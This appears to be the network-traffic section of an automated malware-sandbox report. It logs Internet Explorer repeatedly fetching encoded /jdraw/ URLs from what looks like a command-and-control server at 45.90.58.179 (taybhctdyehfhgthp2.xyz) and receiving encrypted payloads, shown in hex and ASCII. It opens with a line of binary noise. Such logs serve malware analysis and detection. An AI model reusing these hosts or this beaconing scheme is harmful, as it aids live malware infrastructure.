h& (@sssswrsssssssssrs{ss#ssrsss[sssssss}ssWrssmsKsCswsss%s!sssssUssYsssr#ssssr%s[ssss]srsSs sqsssssssussssssAs%ss#rrs]ssskssssss]srs7ssrrsrssssss7sssis?s7sssssrWsssssssss[sssssssmsIs;ss!ss#ssssQsssrsmsrsrss rssQsrKssgs'sssss's_sssrQsssKr/s3sasss!s#sssssssysrsrsUrs

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49868	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:30:52.271142960 CEST	10391	OUT	GET /jdraw/nCtz8Lq6aEDL_2BsA7Qn5/Dev5sCookYywtQ9z/nG7suU6eaLynJDf/6nVlQrTedw14SsFLaP/dONDp CANh/eFyKJLQSVfXFPwoYfc_2/Fxcw2VZX7ufzKzV_2B_/2BcmZDAxHE9PqdJN_2FqrA/xpLUjN90HazXC/umw6oBy t/_2BMDLnSdL9xoOnOquolygh/AYKttn5cY4/7XRs5_2FBpnYMuiL1/LLL0Aa3xG7M/waJBx6.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=oj5lijodqe611lf3pm8jatk5p5
Jul 6, 2021 14:30:52.327635050 CEST	10392	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:30:52 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 61 33 31 34 0d 0a 67 72 57 41 4c 4a 30 41 6f 52 72 79 4d 68 4c 6b 62 34 2b 35 66 4b 46 31 42 54 33 44 6c 56 75 33 6a 75 7a 45 48 61 77 2f 5a 76 53 45 53 6d 51 76 58 51 38 6e 6b 70 30 59 39 52 6b 64 57 67 69 7a 31 69 4f 4b 31 44 38 4e 55 72 39 69 5a 64 73 64 46 72 38 31 4a 6d 70 57 67 39 74 78 6e 64 7a 56 47 54 30 65 36 2b 54 42 59 51 45 66 63 65 50 51 59 6e 6f 75 51 33 6e 45 5a 54 63 44 75 52 54 63 56 56 4b 70 34 4d 76 79 6f 41 45 37 36 67 44 5a 59 5a 6 2 31 55 37 54 4f 36 67 57 46 35 78 47 61 45 59 44 50 52 68 58 36 4b 75 42 45 44 4c 6e 70 4b 4a 59 4e 78 6e 5a 2f 70 73 6b 35 5a 2f 78 69 72 55 51 75 71 72 35 6e 51 38 64 43 77 62 76 6e 49 61 2f 44 67 44 59 66 35 43 6a 67 64 73 77 6b 67 72 72 48 6f 34 71 30 37 6d 36 41 65 39 6d 42 2b 53 46 34 4c 36 71 4d 35 56 2b 67 77 30 61 33 4c 70 65 4b 54 75 57 53 79 33 31 6c 6f 76 6f 31 38 44 36 63 43 5a 49 66 4e 4d 30 79 4d 73 41 71 51 6a 78 44 57 30 59 61 53 79 56 65 4d 54 6a 75 36 74 76 76 59 79 35 6d 55 62 75 73 61 70 37 57 49 6d 41 57 6d 61 67 48 4b 6e 30 51 43 52 59 52 33 37 64 49 32 6e 73 70 58 31 44 4f 52 73 2b 31 35 51 62 71 62 4c 4f 77 73 67 4c 63 64 66 65 56 36 6b 77 63 48 44 68 64 34 70 4d 4c 4c 70 73 31 71 6c 41 49 53 4f 52 51 52 32 4b 34 44 36 4a 59 6c 38 58 71 31 4f 37 4b 55 67 75 73 4d 2b 72 4d 63 51 6c 39 76 42 6f 45 54 6a 39 70 53 74 68 61 70 39 32 41 6a 6e 52 76 69 7a 32 74 6e 44 2f 32 55 73 72 74 63 30 78 6c 32 5a 34 59 71 37 6d 30 62 6c 7a 59 4d 46 65 36 75 75 61 72 79 65 45 70 4a 64 50 50 42 61 4c 36 77 67 55 7a 39 72 7a 74 58 78 45 70 47 46 53 61 68 72 6c 33 4c 39 73 34 57 2f 36 57 30 66 47 56 4f 7a 6d 61 30 56 56 62 46 61 55 6d 47 32 45 79 51 7a 52 52 66 6f 42 6e 77 56 54 47 6c 76 51 45 31 71 5a 35 73 39 4d 6c 73 2b 53 79 42 6f 31 2f 35 33 68 6b 59 5a 70 31 6e 2f 4a 6a 46 78 6f 46 38 64 44 34 47 6b 77 72 37 4b 61 56 6a 77 35 35 4e 63 56 79 48 72 4d 49 7a 77 6a 45 6a 39 30 42 76 71 31 50 4a 6a 64 78 56 77 79 33 31 58 70 4a 6f 57 54 35 44 68 6e 2f 73 46 44 63 37 33 4f 31 65 59 71 47 58 4f 4a 37 66 73 2f 4e 33 61 62 44 2f 33 65 4b 63 7a 50 2b 73 66 71 70 70 53 77 39 59 67 54 52 6f 53 32 2f 7a 31 6b 71 51 4f 44 55 7a 41 43 75 70 49 34 66 63 52 63 57 43 6e 70 74 38 69 49 4a 45 7a 4d 48 45 39 6f 78 63 33 6e 66 62 67 47 6a 6d 39 6b 69 44 55 78 6a 58 55 79 67 44 61 59 6c 49 44 73 63 2f 45 39 52 51 47 41 4e 4e 6f 4b 45 67 6a 4c 50 45 47 56 73 64 74 57 45 48 63 6f 2b 33 75 34 5a 59 38 33 72 77 79 6e 4e 30 76 61 43 46 4e 4f 36 72 48 35 36 7a 6a 45 49 53 78 48 73 56 6a 6a 61 6e 6d 64 63 47 31 57 61 50 66 48 43 67 33 79 32 68 71 69 6c 54 61 58 46 37 2b 54 76 70 38 76 5a 72 35 4c 75 65 35 69 30 6 c 46 53 6c 46 47 62 48 63 59 59 6c 44 44 55 4a 37 51 33 71 6c 6b 70 77 66 74 50 65 53 54 68 6b 30 61 66 65 72 30 47 77 6d 42 6f 47 48 58 73 41 42 51 57 33 79 50 4b 73 4f 61 33 57 37 79 2f 33 6a 79 62 55 53 6f 50 4e 76 4e 72 69 57 46 2f 65 4 4 30 61 71 63 6f 46 37 41 38 Data Ascii: 4a314grWALJ0AoRryMhLkb4+5fKF1BT3DlVu3juzEHaw/ZvSESmQvXQ8nkp0Y9RkdWgiz1iOK1D8NU r9iZdsdFr81JmpWg9txndzVGT0e6+TBYQEfcePQYnouQ3nEZTcDuRTcVVKp4MvyoAE76gDZYZb1U7TO6gWF5xGaEYD PRhX6KuBEDLnpKJYNxnZ/psk5Z/xirUQuqr5nQ8dCwbvnIa/DgDYf5CjgdswkgrrHo4q07m6Ae9mB+SF4L6qM5V+gw 0a3LpeKTuWSy31lovo18D6cCZIfNM0yMsAqQjxDW0YaSyVeMTju6tvvYy5mUbusap7WImAWmagHKn0QCRYR37dI2ns pX1DORs+15QbqbLOwsgLcdfeV6kwcHDhd4pMLLps1qlAISORQR2K4D6JYl8Xq1O7KUgusM+rMcQl9vBoETj9pSthap 92AjnRviz2tnD/2Usrtc0xl2Z4Yq7m0blzYMFe6uuaryeEpJdPPBaL6wgUz9rztXxEpGFSahrl3L9s4W/6W0fGVOzm a0VVbFaUmG2EyQzRRfoBnwVTGlvQE1qZ5s9Mls+SyBo1/53hkYZp1n/JjFxoF8dD4Gkwr7KaVjw55NcVyHrMIzwjEj 90Bvq1PJjdxVwy31XpJoWT5Dhn/sFDc73O1eYqGXOJ7fs/N3abD/3eKczP+sfqppSw9YgTRoS2/z1kqQODUzACupI4 fcRcWCnpt8iIJEzMHE9oxc3nfbgGjm9kiDUxjXUygDaYlIDsc/E9RQGANNoKEgjLPEGVsdtWEHco+3u4ZY83rwynN0 vaCFNO6rH56zjEISxHsVjjanmdcG1WaPfHCg3y2hqilTaXF7+Tvp8vZr5Lue5i0lFSlFGbHcYYlDDUJ7Q3qlkpwftP eSThk0afer0GwmBoGHXsABQW3yPKsOa3W7y/3jybUSoPNvNriWF/eD0aqcoF7A8
Jul 6, 2021 14:30:53.813442945 CEST	10710	OUT	GET /jdraw/P4wQs6220jnbtlIYjS/M_2BrTOFK/S5ZrWVsOjLJpN_2FedVX/CBkwP5kzII66fKYw3z_/2FjIng5PhqmFkUxpfJC yXT/oTx8Wl7oZau6V/473q3ztH/dQPwZCOMD_2BpYilPiiz4nZ/uZlwiZ0fko/kjMIGTqZ5JCk_2FS0/Gy_2FwKsvZXz/cjy_2Fk TVRx/BwPtRyW55ulGu6/1jq9nBFzw/u.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=oj5lijodqe611lf3pm8jatk5p5

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:30:53.871179104 CEST	10711	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:30:53 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 2460 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 65 68 58 6c 64 53 77 58 51 69 59 4c 61 47 7a 6e 51 4e 35 59 46 37 72 33 4c 2f 65 66 4f 4c 62 34 4c 6e 5a 31 6f 41 59 70 74 38 6c 67 50 47 50 65 2f 67 66 38 2f 44 47 54 62 56 36 6d 37 59 77 70 55 52 33 4d 57 6f 32 55 74 4b 64 44 6d 46 34 41 50 43 46 72 61 4a 52 45 77 6c 4a 57 6e 6b 6f 62 38 53 73 51 4e 4a 68 72 79 77 76 4b 71 77 2b 62 53 6f 6f 48 59 75 77 6c 49 42 6b 6e 4f 64 73 70 58 39 45 51 65 33 53 76 39 65 2b 4d 4a 47 7a 42 55 56 30 68 61 45 44 62 61 30 58 41 6b 4f 62 75 44 59 4e 52 6a 31 38 78 6e 4e 69 58 69 36 57 73 36 30 50 6a 63 30 2f 48 55 30 69 39 62 4c 52 70 52 67 35 39 53 54 6b 55 71 46 47 73 38 43 34 31 32 48 31 78 56 64 6d 63 35 64 32 76 72 72 77 31 57 37 32 36 78 64 78 4c 4a 62 42 35 50 72 59 69 50 6f 4d 41 50 31 59 4e 39 50 2b 4b 59 7a 6d 6c 4f 56 47 4b 65 49 76 66 69 4b 79 64 4e 37 61 78 79 55 71 35 2f 77 70 67 41 53 47 2b 2f 30 71 4f 41 61 30 6f 65 53 68 35 51 36 7a 34 4c 65 39 31 58 37 6f 34 32 6a 6d 4f 51 6e 69 53 77 63 2f 41 6e 59 66 6c 6c 67 45 4c 2b 58 5a 2f 69 6f 55 59 4e 69 62 4a 56 6f 58 44 36 65 69 58 4f 6c 37 4d 4f 4b 61 70 79 31 42 62 2b 47 79 77 7a 79 38 74 50 5a 6a 34 54 6b 7a 4f 67 2f 6b 44 6f 6c 43 7a 6d 4b 73 33 50 75 62 48 4c 41 42 34 65 6a 51 45 44 2f 38 66 51 51 6b 46 71 39 50 41 69 59 78 75 70 44 6e 55 69 43 58 67 39 37 76 41 51 42 75 53 4a 73 46 6a 39 6b 37 53 62 51 66 35 6c 72 55 46 54 32 39 6f 50 58 57 41 46 4f 2b 69 76 49 39 54 4c 56 53 36 47 4d 35 56 31 56 51 37 33 4a 46 7a 34 30 48 38 57 35 6a 33 6d 4b 44 73 2b 4c 6b 39 2f 79 70 4e 53 51 52 62 45 41 69 74 6d 49 30 4c 36 39 76 2f 4f 70 79 43 5a 66 77 32 62 4c 72 33 55 4d 6a 79 51 36 6a 63 34 37 32 75 52 54 42 6a 6c 75 6b 74 59 75 4a 4b 74 4f 78 6d 6c 30 6b 46 61 4d 35 4f 51 48 61 6e 43 4b 55 46 55 44 30 5a 45 72 34 31 4f 62 4d 48 67 66 54 4c 41 2b 47 56 51 41 43 32 4d 34 69 36 6f 52 58 62 33 2f 46 44 37 4f 37 71 36 49 71 6e 75 6e 55 33 57 36 78 6f 36 46 6b 6b 77 78 4d 77 46 61 39 33 54 7a 62 49 35 6c 55 36 75 59 6e 59 2b 6b 4c 59 52 51 62 79 54 46 56 33 5a 6d 49 70 4e 70 75 2f 74 7a 50 41 32 5a 41 6b 4e 32 53 4a 74 61 54 66 4d 4f 62 71 67 57 65 69 49 56 57 5a 44 49 36 59 5a 34 50 65 6f 59 56 47 56 50 54 78 56 6f 39 7a 56 57 65 35 58 36 7a 51 72 71 57 43 47 47 45 69 77 4c 5a 51 4c 45 78 76 6a 63 76 4a 35 2b 55 6c 77 36 4a 57 38 73 32 39 73 37 34 6b 63 38 56 6f 42 78 30 68 74 36 57 56 64 70 62 59 30 30 63 44 66 76 5a 6c 71 50 5a 45 79 44 6a 75 54 68 38 30 67 77 61 4d 30 52 54 67 69 31 79 61 78 2f 44 41 4b 34 30 63 59 37 57 6e 72 64 2f 53 6e 66 64 30 6d 51 68 62 65 6d 48 32 6d 63 73 53 43 45 44 6c 56 32 47 69 59 50 6c 46 6e 6f 6a 7a 38 56 79 53 52 7a 5a 75 42 34 39 6e 6a 76 38 54 76 72 69 37 48 65 57 53 52 6e 49 33 73 47 51 76 45 6a 37 42 4c 33 54 48 55 48 2f 4e 48 58 51 4c 45 4e 4f 71 5a 6b 49 63 78 4a 51 43 71 78 4c 48 6a 6f 66 61 58 65 47 4c 38 64 49 49 52 45 32 4a 32 33 63 4b 4e 72 2f 32 56 34 74 63 66 44 79 31 52 59 4a 2b 2b 6d 74 2f Data Ascii: ehXldSwXQiYLaGznQN5YF7r3L/efOLb4LnZ1oAYpt8lgPGPe/gf8/DGTbV6m7YwpUR3MWo2UtKdDmF 4APCFraJREwlJWnkob8SsQNJhrywvKqw+bSooHYuwlIBknOdspX9EQe3Sv9e+MJGzBUV0haEDba0XAkObuDYNRj18x nNiXi6Ws60Pjc0/HU0i9bLRpRg59STkUqFGs8C412H1xVdmc5d2vrrw1W726xdxLJbB5PrYiPoMAP1YN9P+KYzmlOV GKeIvfiKydN7axyUq5/wpgASG+/0qOAa0oeSh5Q6z4Le91X7o42jmOQniSwc/AnYfllgEL+XZ/ioUYNibJVoXD6eiX Ol7MOKapy1Bb+Gywzy8tPZj4TkzOg/kDolCzmKs3PubHLAB4ejQED/8fQQkFq9PAiYxupDnUiCXg97vAQBuSJsFj9k 7SbQf5lrUFT29oPXWAFO+ivl9TLVS6GM5V1VQ73JFz40H8W5j3mKDs+Lk9/ypNSQRbEAitmI0L69v/OpyCZfw2bLr3 UMjyQ6jc472uRTBjluktYuJKtOxml0kFaM5OQHanCKUFUD0ZEr41ObMHgfTLA+GVQAC2M4i6oRXb3/FD7O7q6Iqnun U3W6xo6FkkwxMwFa93TzbI5lU6uYnY+kLYRQbyTFV3ZmIpNpu/tzPA2ZAkN2SJtaTfMObqgWeiIVWZDI6YZ4PeoYVG VPTxVo9zVWe5X6zQrqWCGGEiwLZQLExvjcvJ5+Ulw6JW8s29s74kc8VoBx0ht6WVdpbY00cDfvZlqPZEyDjuTh80gw aM0RTgi1yax/DAK40cY7Wnrd/Snfd0mQhbemH2mcsSCEDlV2GiYPlFnojz8VySRzZuB49njv8Tvri7HeWSRnI3sGQv Ej7BL3THUH/NHXQLENOqZkIcxJQCqxLHjofaXeGL8dIIRE2J23cKNr/2V4tcfDy1RYJ++mt/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49878	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:02.086342096 CEST	10932	OUT	GET /jdraw/E8g7ocQa8Jp_2FkJKDIXto/jGrpKFGFm3zEl/pc9Bin_2/BMwThN1Xs8wlqXtLb7cKLtC/SgG36jLoe_/2F65aot9fOJ0PDXBC/hsoWNxn2X_2B/Y6w_2BH_2FO/I1GK6y1TlNcZL2/398IfCwmPSzVTZlSZ3ktc/prVDzQkMHshmRKXt/2UqbNyiak3Vc0V_/2FJ6G0D_2F90GG7ZcC/Q_2FC1PCI/F.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=oj5lijodqe611lf3pm8jatk5p5

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:02.145881891 CEST	10934	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:02 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 61 35 63 30 0d 0a 54 37 50 43 46 2b 46 31 4a 55 4b 41 54 62 62 73 6b 6e 55 32 76 58 53 4c 57 30 70 45 54 4a 56 69 7a 51 2b 44 68 35 45 4d 66 73 37 78 45 66 79 46 33 4b 48 51 69 53 71 48 7a 55 68 43 2b 65 4f 65 34 78 4f 6d 6b 74 78 46 38 68 6b 49 4e 50 41 79 47 77 74 4c 75 78 6a 7a 51 55 58 30 64 4f 6c 78 52 68 6c 32 49 79 4d 71 6a 6c 52 6b 53 79 56 4f 65 72 75 63 56 6c 49 33 75 36 35 62 70 6a 30 4f 6d 52 76 43 57 47 38 4a 71 2b 4c 33 74 4a 74 4f 76 31 74 42 74 47 5a 58 5a 42 6c 75 79 32 70 34 54 56 54 57 67 70 50 7a 4f 51 77 76 6d 30 72 68 56 73 4f 48 62 78 44 4b 4c 7a 6b 59 36 4d 50 32 52 32 47 70 50 39 78 71 42 52 46 34 67 7a 30 48 74 53 4d 58 6a 77 44 4e 77 71 46 63 49 32 34 46 62 2b 31 2b 64 73 65 35 69 4c 44 66 51 79 42 35 71 37 33 61 6d 39 61 52 67 36 74 75 43 71 65 53 47 50 4e 64 75 30 44 6f 72 43 2b 65 36 35 37 42 6b 32 69 57 66 4b 4e 72 45 4a 47 34 33 76 4a 4e 2b 68 45 30 6f 4c 37 69 76 34 31 4c 50 36 37 33 61 4b 41 35 6c 33 62 49 48 6f 46 77 4c 30 4f 78 37 6a 69 48 37 5a 36 52 4e 61 37 42 2b 38 42 66 6d 34 51 42 66 4e 31 68 30 55 35 75 47 73 65 68 71 78 7a 56 48 33 46 65 44 77 4f 6b 42 7a 75 43 39 6a 62 4a 7a 77 4c 4b 38 61 2b 6a 49 67 51 53 4a 52 6d 4d 54 43 72 32 33 79 67 67 46 4d 42 75 6b 39 34 32 4c 57 52 45 46 4a 79 58 57 32 52 65 47 61 38 61 63 75 79 7a 54 36 55 57 5a 35 68 4f 58 6e 79 58 54 43 46 61 39 48 76 4c 71 72 56 36 41 74 56 6c 78 62 34 46 37 34 49 51 63 79 50 6f 36 4d 4a 2f 58 6c 74 57 52 6e 44 66 55 61 4d 62 6f 4e 6d 51 58 41 70 4c 56 39 49 4a 66 4a 74 36 50 55 37 7a 66 78 59 37 48 46 4d 4c 68 59 49 62 7a 61 61 43 75 63 71 58 57 33 61 77 6b 30 4e 44 31 54 30 6e 36 4e 36 59 35 57 44 44 6f 69 4e 7a 4b 64 51 4a 4b 69 6e 48 2f 4b 73 4b 32 71 2f 30 2b 34 69 53 42 31 53 33 63 50 35 4a 77 31 54 48 77 4f 45 37 74 6b 77 54 71 71 2f 6b 4e 33 65 63 37 64 6d 38 75 47 30 70 4c 64 2b 63 69 4d 6d 42 68 44 41 31 4c 78 69 6c 53 72 6a 36 6d 64 6f 45 70 6f 55 7a 68 51 30 63 49 6b 69 59 7a 6e 4c 49 4f 41 75 4b 4c 4a 76 43 78 39 4b 32 6c 2f 70 58 35 76 68 52 47 45 49 34 57 69 4b 6d 73 33 34 4e 76 78 44 77 31 42 72 70 70 65 48 66 71 36 6d 35 62 5a 4a 2b 6a 47 6e 57 51 33 56 54 43 39 68 70 2b 7a 62 30 6b 50 51 41 4a 38 61 6f 6d 73 4b 35 45 4d 4b 41 6a 38 75 65 45 4f 70 66 79 6e 54 53 6b 4c 68 61 52 43 6b 5a 31 48 65 2f 34 59 7a 4e 38 41 58 31 6b 50 45 73 4c 2b 71 47 41 69 41 6c 51 50 45 54 62 4c 65 72 36 48 61 2b 76 66 77 69 5a 50 34 41 58 55 33 77 49 42 45 62 78 48 72 67 6e 4e 2f 47 67 38 66 36 33 47 6d 33 38 42 66 52 68 50 77 59 39 6a 79 47 52 34 42 56 50 35 78 39 4a 66 43 32 35 6f 61 74 2f 6e 57 35 4e 39 68 73 5a 4b 34 48 33 6f 64 71 52 4f 75 44 59 31 53 4c 76 6b 42 64 57 72 65 54 42 78 75 55 37 72 67 34 2b 45 6c 41 45 6c 52 7a 52 70 48 37 63 67 52 50 72 32 4a 7a 47 35 79 51 55 36 55 34 38 51 31 6f 6b 44 31 4c 42 33 7a 6b 66 46 67 74 4d 46 35 6f 68 43 56 70 72 38 4d 54 37 51 75 34 51 50 38 73 6e 50 Data Ascii: 3a5c0T7PCF+F1JUKATbbsknU2vXSLW0pETJVizQ+Dh5EMfs7xEfyF3KHQiSqHzUhC+eOe4xOmktxF8 hkINPAyGwtLuxjzQUX0dOlxRhl2IyMqjlRkSyVOerucVlI3u65bpj0OmRvCWG8Jq+L3tJtOv1tBtGZXZBluy2p4TVT WgpPzOQwvm0rhVsOHbxDKLzkY6MP2R2GpP9xqBRF4gz0HtSMXjwDNwqFcl24Fb+1+dse5iLDfQyB5q73am9aRg6tuC qeSGPNdu0DorC+e657Bk2iWfKNrEJG43vJN+hE0oL7iv41LP673aKA5l3bIHoFwL0Ox7jiH7Z6RNa7B+8Bfm4QBfN1 h0U5uGsehqxzVH3FeDwOkBzuC9jbJzwLK8a+jIgQSJRmMTCr23yggFMBuk942LWREFJyXW2ReGa8acuyzT6UWZ5hOX nyXTCFa9HvLqrV6AtVlxb4F74IQcyPo6MJ/XltWRnDfUaMboNmQXApLV9lJfJt6PU7zfxY7HFMLhYIbzaaCucqXW3a wk0ND1T0n6N6Y5WDDoiNzKdQJKinH/KsK2q/0+4iSB1S3cP5Jw1THwOE7tkwTqq/kN3ec7dm8uG0pLd+ciMmBhDA1L xilSrj6mdoEpoUzhQ0cIkiYznLIOAuKLJvCx9K2l/pX5vhRGEl4WiKms34NvxDw1BrppeHfq6m5bZJ+jGnWQ3VTC9h p+zb0kPQAJ8aomsK5EMKAj8ueEOpfynTSkLhaRCkZ1He/4YzN8AX1kPEsL+qGAiAlQPETbLer6Ha+vfwiZP4AXU3wI BEbxHrgnN/Gg8f63Gm38BfRhPwY9jyGR4BVP5x9JfC25oat/nW5N9hsZK4H3odqROuDY1SLvkBdWreTBxuU7rg4+El AElRzRpH7cgRPr2JzG5yQU6U48Q1okD1LB3zkfFgtMF5ohCVpr8MT7Qu4QP8snP

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49880	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:07.476458073 CEST	11213	OUT	GET /jdraw/DA9CpuaF1ChJieGGmxekNIf/_2Bf5dRFGl/6ha6ihRMMP4_2FTPW/uuFq9TAcj8h4/qSnVVL6dcdH/5 B0njoQO8HRJ4A/GcUxJA_2B5IFHeGazw9j9/9KKhiR_2FNDslKNn/XvL5Nb3D7Leowhe/18j3DbadW1d4jdR2RZ/_2 B6y0eTA/dUCR_2BcVc2Ddna9_2Fk/A65RCh8ja7G/kzkCTcCF/r.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=oj5lijodqe611lf3pm8jatk5p5

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:07.536185026 CEST	11215	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:07 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 61 33 31 34 0d 0a 67 72 57 41 4c 4a 30 41 6f 52 72 79 4d 68 4c 6b 62 34 2b 35 66 4b 46 31 42 54 33 44 6c 56 75 33 6a 75 7a 45 48 61 77 2f 5a 76 53 45 53 6d 51 76 58 51 38 6e 6b 70 30 59 39 52 6b 64 57 67 69 7a 31 69 4f 4b 31 44 38 4e 55 72 39 69 5a 64 73 64 46 72 38 31 4a 6d 70 57 67 39 74 78 6e 64 7a 56 47 54 30 65 36 2b 54 42 59 51 45 66 63 65 50 51 59 6e 6f 75 51 33 6e 45 5a 54 63 44 75 52 54 63 56 56 4b 70 34 4d 76 79 6f 41 45 37 36 67 44 5a 59 5a 62 31 55 37 54 4f 36 67 57 46 35 78 47 61 45 59 44 50 52 68 58 36 4b 75 42 45 44 4c 6e 70 4b 4a 59 4e 78 6e 5a 2f 70 73 6b 35 5a 2f 78 69 72 55 51 75 71 72 35 6e 51 38 64 43 77 62 76 6e 49 61 2f 44 67 44 59 66 35 43 6a 67 64 73 77 6b 67 72 72 48 6f 34 71 30 37 6d 36 41 65 39 6d 42 2b 53 46 34 4c 36 71 4d 35 56 2b 67 77 30 61 33 4c 70 65 4b 54 75 57 53 79 33 31 6c 6f 76 6f 31 38 44 36 63 43 5a 49 66 4e 4d 30 79 4d 73 41 71 51 6a 78 44 57 30 59 61 53 79 56 65 4d 54 6a 75 36 74 76 76 59 79 35 6d 55 62 75 73 61 70 37 57 49 6d 41 57 6d 61 67 48 4b 6e 30 51 43 52 59 52 33 37 64 49 32 6e 73 70 58 31 44 4f 52 73 2b 31 35 51 62 71 62 4c 4f 77 73 67 4c 63 64 66 65 56 36 6b 77 63 48 44 68 64 34 70 4d 4c 4c 70 73 31 71 6c 41 49 53 4f 52 51 52 32 4b 34 44 36 4a 59 6c 38 58 71 31 4f 37 4b 55 67 75 73 4d 2b 72 4d 63 51 6c 39 76 42 6f 45 54 6a 39 70 53 74 68 61 70 39 32 41 6a 6e 52 76 69 7a 32 74 6e 44 2f 32 55 73 72 74 63 30 78 6c 32 5a 34 59 71 37 6d 30 62 6c 7a 59 4d 46 65 36 75 75 61 72 79 65 45 70 4a 64 50 50 42 61 4c 36 77 67 55 7a 39 72 7a 74 58 78 45 70 47 46 53 61 68 72 6c 33 4c 39 73 34 57 2f 36 57 30 66 47 56 4f 7a 6d 61 30 56 56 62 46 61 55 6d 47 32 45 79 51 7a 52 52 66 6f 42 6e 77 56 54 47 6c 76 51 45 31 71 5a 35 73 39 4d 6c 73 2b 53 79 42 6f 31 2f 35 33 68 6b 59 5a 70 31 6e 2f 4a 6a 46 78 6f 46 38 64 44 34 47 6b 77 72 37 4b 61 56 6a 77 35 35 4e 63 56 79 48 72 4d 49 7a 77 6a 45 6a 39 30 42 76 71 31 50 4a 6a 64 78 56 77 79 33 31 58 70 4a 6f 57 54 35 44 68 6e 2f 73 46 44 63 37 33 4f 31 65 59 71 47 58 4f 4a 37 66 73 2f 4e 33 61 62 44 2f 33 65 4b 63 7a 50 2b 73 66 71 70 70 53 77 39 59 67 54 52 6f 53 32 2f 7a 31 6b 71 51 4f 44 55 7a 41 43 75 70 49 34 66 63 52 63 57 43 6e 70 74 38 69 49 4a 45 7a 4d 48 45 39 6f 78 63 33 6e 66 62 67 47 6a 6d 39 6b 69 44 55 78 6a 58 55 79 67 44 61 59 6c 49 44 73 63 2f 45 39 52 51 47 41 4e 4e 6f 4b 45 67 6a 4c 50 45 47 56 73 64 74 57 45 48 63 6f 2b 33 75 34 5a 59 38 33 72 77 79 6e 4e 30 76 61 43 46 4e 4f 36 72 48 35 36 7a 6a 45 49 53 78 48 73 56 6a 6a 61 6e 6d 64 63 47 31 57 61 50 66 48 43 67 33 79 32 68 71 69 6c 54 61 58 46 37 2b 54 76 70 38 76 5a 72 35 4c 75 65 35 69 30 6c 46 53 6c 46 47 62 48 63 59 59 6c 44 44 55 4a 37 51 33 71 6c 6b 70 77 66 74 50 65 53 54 68 6b 30 61 66 65 72 30 47 77 6d 42 6f 47 48 58 73 41 42 51 57 33 79 50 4b 73 4f 61 33 57 37 79 2f 33 6a 79 62 55 53 6f 50 4e 76 4e 72 69 57 46 2f 65 44 30 61 71 63 6f 46 37 41 38 Data Ascii: 4a314grWALJ0AoRryMhLkb4+5fKF1BT3DlVu3juzEHaw/ZvSESmQvXQ8nkp0Y9RkdWgiz1iOK1D8NU r9iZdsdFr81JmpWg9txndzVGT0e6+TBYQEfcePQYnouQ3nEZTcDuRTcVVKp4MvyoAE76gDZYZb1U7TO6gWF5xGaEYD PRhX6KuBEDLnpKJYNxnZ/psk5Z/xirUQuqr5nQ8dCwbvnIa/DgDYf5CjgdswkgrrHo4q07m6Ae9mB+SF4L6qM5V+gw 